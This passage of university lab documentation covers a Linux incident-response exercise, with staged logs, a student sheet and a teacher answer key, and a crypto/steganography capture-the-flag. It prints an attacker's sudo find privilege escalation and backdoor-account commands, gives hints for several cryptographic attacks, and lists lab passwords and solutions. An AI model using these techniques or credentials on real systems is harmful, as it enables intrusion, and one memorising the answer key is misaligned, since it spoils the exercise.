ubuntu	ubuntu	Default installer account
analyst	An@lyst2024	**Student entry** — member of adm group (can read auth.log)
devops	D3v0ps#2023	Compromised developer account
maint	—	**Backdoor** — created by attacker at 03:19

```
`/var/log/auth.log` is owned `root:adm` mode `640`.
↪ The `analyst` user must be in the `adm` group to
↪ read it. Applied via nbd chroot:
```bash
sudo chroot /mnt/lab3-web usermod -aG adm analyst
```
```

17.5.4 Sudoers misconfiguration (privilege escalation vector)

```
# /etc/sudoers.d/devops
devops ALL=(ALL) NOPASSWD: /usr/bin/find
```

find's -exec flag allows arbitrary command execution as root. The attacker ran:

```
sudo /usr/bin/find / -name "*.conf" -exec cat  \;
```

17.5.5 Pre-staged evidence in auth.log

```
# Brute-force phase (03:05--03:16): 25 entries like:
Apr 24 03:05:03 helix-web sshd[1201]: Failed password
↪ for devops from 185.220.101.47 port 42001 ssh2

# Successful login (03:17):
Apr 24 03:17:42 helix-web sshd[1231]: Accepted
↪ password for devops from 185.220.101.47 port 43100
↪ ssh2

# Privilege escalation (03:18):
Apr 24 03:18:01 helix-web sudo: devops : TTY=pts/0 ;
↪ PWD=/home/devops ; USER=root ; COMMAND=/usr/bin/find

# Backdoor creation (03:19):
Apr 24 03:19:15 helix-web useradd[2041]: new user:
↪ name=maint, UID=1003, GID=1003, home=/home/maint,
↪ shell=/bin/bash
```

17.5.6 Pre-staged command history (/home/devops/.bash_history)

```
id
whoami
sudo /usr/bin/find / -name "*.conf" -exec cat  \;
useradd -m maint
echo "maint ALL=(ALL) NOPASSWD: ALL" > /etc/sudoers.d/
↪ maint
```

```
chmod 440 /etc/sudoers.d/maint
exit
```

17.5.7 Useful investigation commands

```
# Count brute-force attempts
grep 'Failed password for devops' /var/log/auth.log |
↪ wc -l

# Find successful login + escalation
grep -E 'Accepted|sudo' /var/log/auth.log

# Find backdoor account creation
grep 'useradd\|maint' /var/log/auth.log

# Read attacker command history (needs sudo as analyst
↪ )
sudo cat /home/devops/.bash_history

# Check sudoers drop-in
sudo cat /etc/sudoers.d/devops
sudo cat /etc/sudoers.d/maint
```

17.6 LAB3 — Server-DB (helix-db)

Server-DB is the **lateral movement and data exfiltration target.** It holds the HELIX client database and the exfiltration marker that confirms the attacker accessed sensitive data after pivoting from Server-Web.

17.6.1 System

Parameter	Value
Hostname	helix-db

Parameter	Value
OS	Ubuntu Server 24.04 LTS
IP	192.168.60.10/24
Gateway	192.168.60.1 (VyOS eth2)
Segment	Net-Internal (isolated — not directly reachable from homelab)

17.6.2 Network config (Netplan)

```
network:
  version: 2
  ethernets:
    ens3:
      addresses:
        - 192.168.60.10/24
      routes:
        - to: default
          via: 192.168.60.1
```

17.6.3 Accounts

Account	Password	Role
ubuntu	ubuntu	Default installer account
analyst	An@lyst2024	Internal access (student pivot)
devops	D3v0ps#2023	**Reused password** — same as Server-Web

17.6.4 Access from Server-Web

```
# From helix-web as analyst:
ssh analyst@192.168.60.10
# Password: An@lyst2024
```

17.6.5 Pre-staged evidence in auth.log

```
# Lateral movement login (03:21):
```

```
Apr 24 03:21:03 helix-db sshd[987]: Accepted password
↪ for devops from 192.168.50.10 port 51234 ssh2
```

Source `192.168.50.10` = Server-Web internal IP — confirms pivot from compromised host.

17.6.6 HELIX data directory

```
ls -la /opt/helix/data/
```

```
total 28
drwxr-xr-x 2 root root 4096 Apr 24 03:22 .
drwxr-xr-x 3 root root 4096 Apr 24 03:10 ..
-rw-r--r-- 1 root root 8192 Apr 24 03:10 clients.db
-rw-r--r-- 1 root root   47 Apr 24 03:22 .exfil_marker
```

```
cat /opt/helix/data/.exfil_marker
# Output: 185.220.101.47 - 2026-04-24 03:22 - data
↪ accessed
```

The `.exfil_marker` timestamp (03:22) is consistent with the lateral movement login (03:21), confirming the attack sequence.

`clients.db` is an SQLite database with fictional HELIX Systems client records. Its presence establishes the data-access motive.

17.6.7 Key finding

The lateral movement succeeded purely due to **password reuse** — `D3v0ps#2023` was the same on both servers. Network segmentation (Server-DB is on Net-Internal, not directly reachable externally) did **not** prevent the attack once Server-Web was compromised.

17.7 LAB3 — Evidence Walkthrough

Step-by-step investigation guide. Each step corresponds to specific log artefacts that the student is expected to locate, interpret, and document.

17.7.1 Entry point

```
ssh analyst@<pfSense-WAN-IP>
# Password: An@lyst2024
# You land on: analyst@helix-web:~$
```

17.7.2 Step 1 — Establish context

Before touching logs, orient yourself on the system.

```
hostname
# helix-web

uname -a
# Linux helix-web 6.8.x-xx-generic

grep -v nologin /etc/passwd | grep -v false
# root, ubuntu, analyst, devops, maint
```

```
The `maint` account is not a standard system account
↪ and has no documented business purpose. Note it
↪ immediately.
```

17.7.3 Step 2 — Brute-force identification

```
grep 'Failed password' /var/log/auth.log | head -5
# Apr 24 03:05:03 helix-web sshd[1201]: Failed
↪ password for devops from 185.220.101.47 ...
# Apr 24 03:05:06 helix-web sshd[1202]: Failed
↪ password for devops from 185.220.101.47 ...

grep 'Failed password for devops' /var/log/auth.log |
↪ wc -l
```

```
# 25
```

25 consecutive failures from `185.220.101.47` across a sustained window = **brute-force attack.**

17.7.4 Step 3 — Successful login and privilege escalation

```
grep -E 'Accepted|sudo' /var/log/auth.log
# Apr 24 03:17:42 helix-web sshd[1231]: Accepted
↪ password for devops from 185.220.101.47 ...
# Apr 24 03:18:01 helix-web sudo: devops : ... COMMAND
↪ =/usr/bin/find
```

The gap between the last failed attempt and the successful login suggests the attacker switched to the correct credential shortly after the brute-force phase ended. `sudo/usr/bin/find` by a developer account is anomalous — `find` has no legitimate need for root.

17.7.5 Step 4 — Privilege escalation vector

```
sudo cat /etc/sudoers.d/devops
# devops ALL=(ALL) NOPASSWD: /usr/bin/find
```

`find -exec` allows running arbitrary commands as root. This is a well-known GTFOBins vector.

17.7.6 Step 5 — Backdoor account and persistence

```
grep 'useradd\|maint' /var/log/auth.log
# Apr 24 03:19:15 helix-web useradd[2041]: new user:
↪ name=maint, UID=1003 ...
```

```
sudo cat /home/devops/.bash_history
# id
# whoami
# sudo /usr/bin/find / -name "*.conf" -exec cat  \;
# useradd -m maint
# echo "maint ALL=(ALL) NOPASSWD: ALL" > /etc/sudoers.
↪ d/maint
# chmod 440 /etc/sudoers.d/maint
# exit

sudo cat /etc/sudoers.d/maint
# maint ALL=(ALL) NOPASSWD: ALL
```

The `.bash_history` confirms the exact sequence. The attacker created a backdoor account with full unrestricted sudo.

17.7.7 Step 6 — Lateral movement to Server-DB

Pivot to Server-DB:

```
ssh analyst@192.168.60.10
# Password: An@lyst2024
# analyst@helix-db:~$
```

Check the auth log:

```
grep 'Accepted' /var/log/auth.log
# Apr 24 03:21:03 helix-db sshd[987]: Accepted
↪ password for devops from 192.168.50.10 port 51234
↪ ssh2
```

Source `192.168.50.10` = Server-Web. The attacker reused `devops` credentials to reach the database server.

```
You connect as `analyst` (your investigator account).
↪ The attacker previously moved laterally as `devops`
↪ --- hence the `auth.log` entry shows `devops`, not `
↪ analyst`.
```

17.7.8 Step 7 — Data exfiltration

```
ls -la /opt/helix/data/
# clients.db  .exfil_marker

cat /opt/helix/data/.exfil_marker
# 185.220.101.47 - 2026-04-24 03:22 - data accessed
```

The external attacker IP (`185.220.101.47`) matches the brute-force source. Timestamp `03:22` follows the lateral movement login at `03:21`.

17.7.9 Incident findings summary

Time	Host	Artefact	Finding
03:05–03:16	Server-Web	auth.log	25 failed SSH attempts (brute force) from `185.220.101.47`
03:17	Server-Web	auth.log	Successful login as `devops`
03:18	Server-Web	auth.log	Privilege escalation via `sudo find`
03:19	Server-Web	auth.log + /etc/passwd	Backdoor account `maint` created
03:21	Server-DB	auth.log	Lateral movement from `192.168.50.10`
03:22	Server-DB	.exfil_marker	Access to `clients.db` confirmed

17.7.10 Mitigations

Attack phase	Root cause	Fix
Brute force	No rate limiting	fail2ban; SSH key auth only; disable password auth
Initial access	Weak/reused password	Strong password policy; MFA
Privilege escalation	NOPASSWD: /usr/bin/find	Never grant NOPASSWD to utility binaries
Persistence	Unrestricted root access	Audit /etc/passwd and sudoers.d/ with FIM
Lateral movement	Password reuse	Unique credentials per system
Data exfiltration	No access control on /opt/helix/data/	Least-privilege ownership; audit logging

Centre universitari adscrit a la

TecnoCampus

upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 3

Incident Response & Log Forensics

Student Assignment

Course	Introduction to Cybersecurity
Lab	3 of 4
Topic	SOC Analysis, Privilege Escalation, Lateral Movement
Duration	90–120 minutes
Difficulty	Intermediate

Eloi Egea Rada

Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Scenario

HELIX Systems has suffered a security incident. The security team has detected suspicious activity during the early hours of 24 April 2026. You are a SOC analyst assigned to investigate the compromise.

Your mission is to connect to each affected server, extract and analyse the logs, and reconstruct the full attack chain. Document your findings and identify the attacker's techniques.

Entry point: SSH to the lab gateway using the credentials provided by your instructor.

```
ssh analyst@<lab-gateway-ip>
```

Password: An@lyst2024

Learning Objectives

- Read and interpret Linux authentication logs (`/var/log/auth.log`)
- Identify credential brute-force attacks from log evidence
- Recognise a `sudo` privilege escalation via `find` (GTFOBins)
- Trace lateral movement between internal servers
- Document an incident timeline with supporting evidence
- Identify Indicators of Compromise (IOCs)

Lab Infrastructure

You have access to two servers inside the HELIX Systems network:

Host	IP	Role
helix-web	(via SSH gateway)	Web server – initial compromise
helix-db	192.168.60.10	Internal database server

Both servers have an `analyst` user account (An@lyst2024) for your investigation.

Tasks

Task 1 – Initial Access on helix-web (3 points)

Connect to `helix-web` and examine the SSH authentication logs.

```
grep "Failed password\|Accepted password\|Invalid user" /var/log/
   auth.log
```

Answer the following:

a) From which external IP address did the attack originate?

b) Which user account was targeted in the brute-force attack?

c) At what time did the attacker successfully log in?

Task 2 – Privilege Escalation (4 points)

After obtaining initial access, the attacker escalated privileges.

```
grep "sudo" /var/log/auth.log | grep "COMMAND"
cat /etc/sudoers.d/devops
```

Answer the following:

a) What command did the attacker use to escalate privileges?

b) What misconfiguration made this possible?

c) What is the MITRE ATT&CK technique ID for this type of escalation?

d) How could this misconfiguration have been prevented?

Task 3 – Persistence & Post-Exploitation (3 points)

Examine what the attacker did after gaining root access.

```
grep "useradd\|usermod\|passwd" /var/log/auth.log
cat /etc/passwd | grep -v "nologin\|false"
```

Answer the following:

a) What backdoor did the attacker create?

b) What privileges does the backdoor account have?

Task 4 – Lateral Movement to helix-db (3 points)

Connect to the database server and look for signs of lateral movement.

```
ssh analyst@192.168.60.10
grep "Accepted password" /var/log/auth.log
```

Answer the following:

a) From which IP address did the attacker connect to `helix-db`?

b) Which user account was used?

c) At what time did this connection occur?

Task 5 – Data Exfiltration Evidence (3 points)

Examine the HELIX Systems data directory.

```
ls -la /opt/helix/data/
cat /opt/helix/data/.exfil_marker
```

Answer the following:

a) What sensitive data was present in this directory?

b) What evidence suggests the data was accessed or exfiltrated?

Task 6 – Incident Report (4 points)

Write a brief incident report (200–300 words) containing:

- Executive summary of the incident
- Full attack timeline with timestamps
- List of Indicators of Compromise (IOCs)
- Recommended remediation steps

Submission

Submit a PDF document containing:

1. Answers to all tasks with supporting log evidence (screenshots or copy-paste)
2. The incident report from Task 6

Centre universitari adscrit a la

TecnoCampus

upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 3

Incident Response & Log Forensics

Teacher Reference — Do Not Distribute

Do not distribute to students.
This document contains the complete solution including flags and credentials.

Techniques	Brute force, sudo privesc, persistence, lateral movement
MITRE	TA0001, TA0004, TA0003, TA0008, TA0010
Max points	20

Eloi Egea Rada
Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Task 1 — Initial Access on helix-web (3 points)

Attacker IP: 185.220.101.47
Targeted user: devops
Successful login time: 03:17:42

Key log lines:

```
Apr 24 03:05:03 helix-web sshd[1201]: Failed password for devops
  from 185.220.101.47 port 42001 ssh2
...  (25 total failures)
Apr 24 03:17:42 helix-web sshd[1231]: Accepted password for devops
  from 185.220.101.47 port 43100 ssh2
```

Commands expected from the student:

```
grep "Failed␣password\|Accepted␣password" /var/log/auth.log
grep 'Failed␣password␣for␣devops' /var/log/auth.log | wc -l
# 25
```

Task 2 — Privilege Escalation (4 points)

Command used: sudo /usr/bin/find
Misconfiguration: /etc/sudoers.d/devops contains NOPASSWD: /usr/bin/find
MITRE technique: T1548.003 — Abuse Elevation Control Mechanism: Sudo and Sudo Caching
Prevention: Remove NOPASSWD; apply principle of least privilege; use visudo

Key log lines:

```
Apr 24 03:18:01 helix-web sudo: devops : TTY=pts/0 ;
  PWD=/home/devops ; USER=root ; COMMAND=/usr/bin/find
```

```
# /etc/sudoers.d/devops
devops ALL=(ALL) NOPASSWD: /usr/bin/find
```

GTFOBins vector: find's -exec flag executes arbitrary commands as root.
sudo find / -name "*.conf" -exec cat {} \;

Task 3 — Persistence & Post-Exploitation (3 points)

Backdoor account: maint (UID 1003)
Privileges: NOPASSWD: ALL via /etc/sudoers.d/maint

Key log lines:

```
Apr 24 03:19:15 helix-web useradd[2041]: new user: name=maint,
  UID=1003, GID=1003, home=/home/maint, shell=/bin/bash
```

Full attacker command history (`/home/devops/.bash_history`):

```
id
whoami
sudo /usr/bin/find / -name "*.conf" -exec cat {} \;
useradd -m maint
echo "maint␣ALL=(ALL)␣NOPASSWD:␣ALL" > /etc/sudoers.d/maint
chmod 440 /etc/sudoers.d/maint
exit
```

Task 4 — Lateral Movement to helix-db (3 points)

Source IP: `192.168.50.10` (helix-web internal IP)
User: `devops` (same compromised credentials — password reuse)
Time: `03:21:03`

Key log line on `helix-db`:

```
Apr 24 03:21:03 helix-db sshd[987]: Accepted password for devops
  from 192.168.50.10 port 51234 ssh2
```

```
# Student pivot from helix-web:
ssh analyst@192.168.60.10   # An@lyst2024
grep 'Accepted' /var/log/auth.log
```

Task 5 — Data Exfiltration Evidence (3 points)

Sensitive data: `/opt/helix/data/clients.db` (SQLite with fictional client records)
Evidence: `/opt/helix/data/.exfil_marker`

```
185.220.101.47 - 2026-04-24 03:22 - data accessed
```

The external IP matches the initial brute-force source. Timestamp `03:22` follows the lateral movement login at `03:21`.

Task 6 — Incident Report (4 points)

Indicators of Compromise (IOCs)

- **IP:** `185.220.101.47` (external attacker)
- **User:** `devops` (compromised via brute force)

- **Backdoor:** `maint` account (UID 1003, NOPASSWD: ALL)
- **Files:** `/opt/helix/data/clients.db`, `.exfil_marker`
- **Technique:** GTFOBins `sudo find` (T1548.003)

Complete attack timeline

Time	Host	Event
03:05–03:16	helix-web	25 failed SSH attempts for `devops` from `185.220.101.47`
03:17	helix-web	Successful login as `devops`
03:18	helix-web	Privilege escalation via `sudo find`
03:19	helix-web	Backdoor account `maint` created
03:21	helix-db	Lateral movement from `192.168.50.10`
03:22	helix-db	Access to `clients.db` + `.exfil_marker` created

Recommended remediation

1. Disable `devops` and `maint` accounts immediately
2. Remove NOPASSWD from `/etc/sudoers.d/devops`
3. Rotate all credentials on both servers
4. Implement SSH key-based auth; disable password authentication
5. Deploy `fail2ban` + `auditd` on all servers
6. Apply least-privilege ownership on `/opt/helix/data/`

18 LAB4 — Cryptography and Steganography: CipherStrike

18.1 LAB4 — Cryptography & Steganography CTF · CipherStrike

Difficulty	Hard
Category	Cryptography · Steganography · CTF
Flags	14 (A1–A5, B1–B5, C1–C4)
Est. time	180–300 min
Key skills	Classical ciphers, AES-ECB oracle, RSA small exponent, LSB stego, steghide, ECDSA nonce reuse
Nodes	pfSense · VyOS · ServerA · ServerB · ServerC · Defender

Lab folder on GitHub Download topology (.unl) Exercise sheet Solution guide

---

18.1.1 Scenario

NovaCorp has been breached. As a member of the incident response team, you have recovered a set of intercepted communications and suspicious image files from the attacker's exfiltrated archive.

Your mission is to break the ciphers, extract hidden data from the images, and reconstruct the attacker's communication channel step by step.

The investigation is divided into three modules:

- **Module A — Cryptography** (ServerA, 5 challenges): from simple substitution ciphers to asymmetric key attacks.
- **Module B — Steganography** (ServerB, 5 challenges): from EXIF metadata to least-significant-bit encoding and password-protected steganography.

- **Module C — Advanced Mix** (ServerC, 4 challenges): multilayer techniques combining cryptography and steganography. **Access is gated** — you need the key flags from modules A and B first.

18.1.2 Topology




Figure 18.1: EVE-NG topology — Lab 4

```
Homelab LAN (192.168.0.0/24)
        |
[pfSense-LAB4]  WAN: 192.168.0.18 (DHCP)
        |         LAN: 192.168.1.1/24
[VyOS-LAB4]
  eth0: 192.168.1.2/24    $\leftarrow$ uplink to
↪ pfSense
  eth1: 10.10.1.1/24      $\leftarrow$ Zone-A (ServerA)
  eth2: 10.10.2.1/24      $\leftarrow$ Zone-B (ServerB)
  eth3: 10.10.3.1/24      $\leftarrow$ Zone-C (ServerC)
↪  [GATED]
```

```
  eth4: 10.10.4.1/24      $\leftarrow$ Zone-Defense (
↪ Defender)
        |
[ServerA]  [ServerB]  [ServerC]  [Defender]
10.10.1.10  10.10.2.10  10.10.3.10  10.10.4.10
Crypto      Stego       Adv Mix     Monitoring
```

18.1.3 Nodes

Node	OS	IP	Role
pfSense-LAB4	pfSense CE	WAN: 192.168.0.18 / LAN: 192.168.1.1	Perimeter firewall · NAT
VyOS-LAB4	VyOS rolling	192.168.1.2 / 10.10.x.1	Core router · zone segmentation
ServerA	Ubuntu Server 24.04	10.10.1.10	Cryptography module
ServerB	Ubuntu Server 24.04	10.10.2.10	Steganography module
ServerC	Ubuntu Server 24.04	10.10.3.10	Advanced mix — **gated access**
Defender	Ubuntu Desktop 24.04	10.10.4.10	SOC monitoring node

18.1.4 Network segments

Segment	Subnet	Gateway	Purpose
WAN	192.168.0.0/24	192.168.0.1	pfSense WAN (Homelab)
Net-Link	192.168.1.0/24	192.168.1.1	pfSense ↔ VyOS
Zone-A	10.10.1.0/24	10.10.1.1	ServerA — Cryptography
Zone-B	10.10.2.0/24	10.10.2.1	ServerB — Steganography
Zone-C	10.10.3.0/24	10.10.3.1	ServerC — Advanced Mix
Zone-Defense	10.10.4.0/24	10.10.4.1	Defender

18.1.5 Learning objectives

1. Apply classical cryptanalysis techniques (frequency analysis, Kasiski examination)
2. Execute modern symmetric cipher attacks (AES-ECB oracle, XOR crib-dragging)
3. Understand and exploit RSA small-exponent vulnerability ($e = 3$, cube root attack)
4. Extract hidden data from image EXIF metadata and binary structures
5. Perform LSB steganography extraction from RGB and alpha channels
6. Crack steghide-protected JPEG payloads
7. Recognise and exploit ECDSA nonce reuse to recover a private key
8. Chain CTF challenges across multiple servers using derived credentials

---

18.1.6 The gate mechanism

```
Access to \textbf{ServerC} requires solving \textbf{A5
↪ } (RSA challenge on ServerA) and
\textbf{B5} (steghide JPEG on ServerB). The ServerC
↪ password is derived as:

```
password = md5(flag_A5 + flag_B5)[:12]
```
Where `flag_A5` and `flag_B5` are the full flag
↪ strings (e.g. `FLAG`),
concatenated without separator, hashed with MD5 (hex
↪ digest),
and the first 12 characters used as the password.

You will not be told the password directly. Derive it
↪ yourself once you have
both flags.
```

18.1.7 Module A — Cryptography (ServerA)

Entry: `ssh admin@10.10.1.10` (password: N3xaTech!)

All challenge files are in `/home/admin/mensajes/`.

Ch.	File	Topic	Diff.
A1	`A1_mensaje_interceptado.txt`	ROT13	Easy
A2	`A2_oracle.py` + `A2_admin_cipher.b64`	AES-ECB oracle attack	Easy–Medium
A3	`A3_documento_clasificado.txt`	Vigenère cipher + Kasiski analysis	Medium
A4	`A4_mensaje_xor.hex`	XOR repeating key + crib-dragging	Medium
A5	`A5_rsa_challenge.txt`	RSA small exponent ($e = 3$)	Medium–Hard

Hints

??? hint "A1 — not sure where to start?" The text looks like English but isn't. Every letter has been shifted by a fixed amount. `python3 -c "import codecs; print(codecs.decode(open(...).read(), 'rot_13'))"` is one approach.

??? hint "A2 — understanding ECB mode" AES-ECB encrypts each 16-byte block independently. If you can make the oracle encrypt a block you control followed by an unknown block, you can recover the unknown byte-by-byte. The `A2_oracle.py` script is your encryption oracle.

??? hint "A3 — Kasiski examination" Look for repeated trigrams in the ciphertext. The distance between repetitions is a multiple of the key length. Once you know the key length, treat each column as a Caesar cipher.

??? hint "A4 — crib-dragging" If you know (or can guess) a word that appears in the plaintext, XOR that word against every position of

the ciphertext. A correctly placed crib reveals the key bytes at that position.

??? hint "A5 — cube root attack" When RSA uses $e = 3$ and the message is short enough that $m^3 < n$, the ciphertext is literally m^3 with no modular reduction. Compute the integer cube root of the ciphertext with `gmpy2.iroot(c, 3)` and convert to bytes.

18.1.8 Module B — Steganography (ServerB)

Entry: `ssh sysop@10.10.2.10` (password: `S3cure24!`)

All challenge files are in `/srv/public/uploads/`.

Ch.	File	Topic	Diff.
B1	`B1_oficina_novacorp.png`	EXIF metadata	Easy
B2	`B2_network_diagram.png`	Data after PNG IEND chunk	Easy–Medium
B3	`B3_documento_escaneado.png`	LSB in red channel	Medium
B4	`B4_novacorp_logo.png`	LSB in alpha channel (RGBA)	Medium
B5	`B5_camara_seguridad.jpg`	Steghide JPEG	Medium

Hints

??? hint "B1 — where metadata hides" Images carry EXIF metadata: camera model, GPS coordinates, software, and custom fields. `exiftool B1_oficina_novacorp.png` shows all fields.

??? hint "B2 — beyond the end" A valid PNG ends at the IEND chunk. Anything after that is ignored by image viewers but is still present in the file. Read the raw bytes past the IEND marker.

??? hint "B3 — LSB basics" The least-significant bit of each pixel's

red channel carries one bit of hidden data. Read the red channel of each pixel in row order and assemble the bits into bytes.

??? hint "B4 — transparency channel" PNG images with transparency have an alpha channel. The LSB of the alpha value of each pixel can carry hidden data. Open with Pillow, select `'A'` channel.

??? hint "B5 — steghide and passwords" Steghide embeds data inside a JPEG using a passphrase. The passphrase for this challenge is related to the company name in the scenario. `steghideextract-sfB5_camara_seguridad.jpg`

18.1.9 Module C — Advanced Mix (ServerC)

```
Derive the ServerC password from flags A5 and B5
↪ before attempting this module.
```

Entry: `ssh devops@10.10.3.10` (password: *derived — see gate mechanism*)

All challenge files are in `/home/devops/retos/`.

Ch.	File(s)	Topic	Diff.
C1	`C1_backup_tapes.jpg`	Multilayer: EXIF → steghide → ZIP	Hard
C2	`C2_backup_log.b64`	Onion encoding layers	Hard
C3	`C3_api_token.txt` + `C3_verificador.py`	SHA-1 length extension	Hard
C4	`C4_ecdsa_signatures.txt` + `C4_verificador.py`	ECDSA nonce reuse	Hard

Hints

??? hint "C1 — follow the layers" Start with `exiftool` to find a clue embedded in the EXIF data. That clue leads to a steghide passphrase. The steghide payload is a ZIP archive containing the final hidden data.

??? hint "C2 — peel the onion" The file is base64 encoded. After decoding: decompress with gzip. After decompressing: base64 again. After decoding: decompress with bzip2. The flag is inside. Work layer by layer.

??? hint "C3 — length extension" Some hash-based authentication schemes compute HMAC = `hash(secret + message)`. For MD5 and SHA-1, an attacker who knows the hash output can append extra data and compute a valid hash for `secret + message + padding + extra` without knowing the secret. The `hlextend` Python library automates this.

??? hint "C4 — reused nonce in ECDSA" ECDSA signature security depends entirely on using a unique random nonce k per signature. If the same k is used twice with different messages, the private key can be algebraically recovered from the two (r, s) pairs. Check whether any two signatures in the file share the same r value.

18.1.10 Lab startup checklist

1. Start all nodes from EVE-NG web UI in order: pfSense → VyOS → ServerA → ServerB → ServerC → Defender
2. Verify zone routing from VyOS console: `show ip route`
3. Confirm SSH access:
   - `ssh admin@10.10.1.10` — Module A entry point
   - `ssh sysop@10.10.2.10` — Module B entry point
4. Solve A5 and B5, derive ServerC password, then: `ssh devops@10.10.3.10`

18.1.11 Files

File	Description
LAB4-CryptoStego-CipherStrike.unl	EVE-NG topology — import directly
nodes/Lab4/serverA/	Challenge files + Python deps for ServerA
nodes/Lab4/serverB/	Challenge files + image assets for ServerB
nodes/Lab4/serverC/	Challenge files + hlextend vendor for ServerC
nodes/Lab4/vyos/	VyOS config.boot

18.2 LAB4 — Infrastructure Reference

Complete infrastructure reference for LAB4 CipherStrike. For instructor/lab admin use.

18.2.1 Node inventory

Node	EVE-NG ID	Console	Image	Role
pfSense-LAB4	1	VNC (see EVE-NG UI)	pfsense-ce	Perimeter firewall · NAT
VyOS-LAB4	2	Telnet (see EVE-NG UI)	vyos-rolling	Core router · zone segmentation
ServerA	3	VNC (see EVE-NG UI)	linux-ubuntu-server-24.04	Cryptography module
ServerB	4	VNC (see EVE-NG UI)	linux-ubuntu-server-24.04	Steganography module
ServerC	5	VNC (see EVE-NG UI)	linux-ubuntu-server-24.04	Advanced mix (gated)
Defender	6	VNC (see EVE-NG UI)	linux-ubuntu-desktop-24.04	SOC monitoring

18.2.2 Network addressing

Segment	Subnet	Bridge	Host IP (EVE-NG)	Purpose
Net-Link	192.168.1.0/24	vnet0_2	—	pfSense LAN ↔ VyOS
Zone-A	10.10.1.0/24	vnet0_3	10.10.1.253	ServerA
Zone-B	10.10.2.0/24	vnet0_4	10.10.2.253	ServerB
Zone-C	10.10.3.0/24	vnet0_5	10.10.3.253	ServerC (gated)
Zone-Defense	10.10.4.0/24	vnet0_6	—	Defender

````
EVE-NG bridge IPs are not persistent by default. Add
↪ them before testing SSH access:
```bash
ip addr add 10.10.1.253/24 dev vnet0_3
ip addr add 10.10.2.253/24 dev vnet0_4
ip addr add 10.10.3.253/24 dev vnet0_5
```
````

18.2.3 Credentials (full reference)

Node	User	Password	Access
pfSense-LAB4	admin	pfsense	Web GUI / SSH (192.168.0.18)
VyOS-LAB4	vyos	vyos	EVE-NG console
ServerA	admin	N3xaTech!	SSH 10.10.1.10
ServerA	root	eve	Console only
ServerB	sysop	S3cure24!	SSH 10.10.2.10
ServerB	root	eve	Console only
ServerC	devops	fa681b59855d	SSH 10.10.3.10 (derived)
ServerC	root	eve	Console only
Defender	lab4	L4b4	Ubuntu Desktop / EVE-NG console

````
`password = md5(flag_A5 + flag_B5)[:12]`
Students must solve modules A and B first. The decoy `
↪ D3vOps24!` is intentionally wrong.
````

18.2.4 Lab startup procedure

```
# 1. Start all nodes from EVE-NG UI
#    Order: pfSense $\rightarrow$ VyOS $\rightarrow$
↪ ServerA $\rightarrow$ ServerB $\rightarrow$ ServerC
↪ $\rightarrow$ Defender

# 2. Add bridge IPs on EVE-NG host
ip addr add 10.10.1.253/24 dev vnet0_3
ip addr add 10.10.2.253/24 dev vnet0_4
ip addr add 10.10.3.253/24 dev vnet0_5

# 3. Verify routing on VyOS console
show ip route

# 4. Verify student entry points
ssh admin@10.10.1.10    # Module A --- N3xaTech!
ssh sysop@10.10.2.10    # Module B --- S3cure24!

# 5. ServerC only after solving A5 + B5
ssh devops@10.10.3.10   # fa681b59855d (derived)
```

18.3 LAB4 — ServerA (Cryptography Module)

ServerA hosts the five cryptography challenges of **Module A.** Challenge files are in `/home/admin/mensajes/`.

18.3.1 System

Parameter	Value
Hostname	servera
OS	Ubuntu Server 24.04 LTS
IP	10.10.1.10/24
Gateway	10.10.1.1 (VyOS eth1)

18.3.2 Network config (`/etc/netplan/01-lab4.yaml`)

```
network:
  version: 2
  ethernets:
    ens3:
      addresses:
        - 10.10.1.10/24
      routes:
        - to: default
          via: 10.10.1.1
```

18.3.3 Accounts

Account	Password	Role
admin	N3xaTech!	Student entry
root	eve	Console only

18.3.4 Installed tools

Package	Version	Purpose
pycryptodome	3.23.0	AES oracle (A2), RSA (A5)
gmpy2	2.1.5	Integer cube root for RSA (A5)
python3	system	Challenge scripts

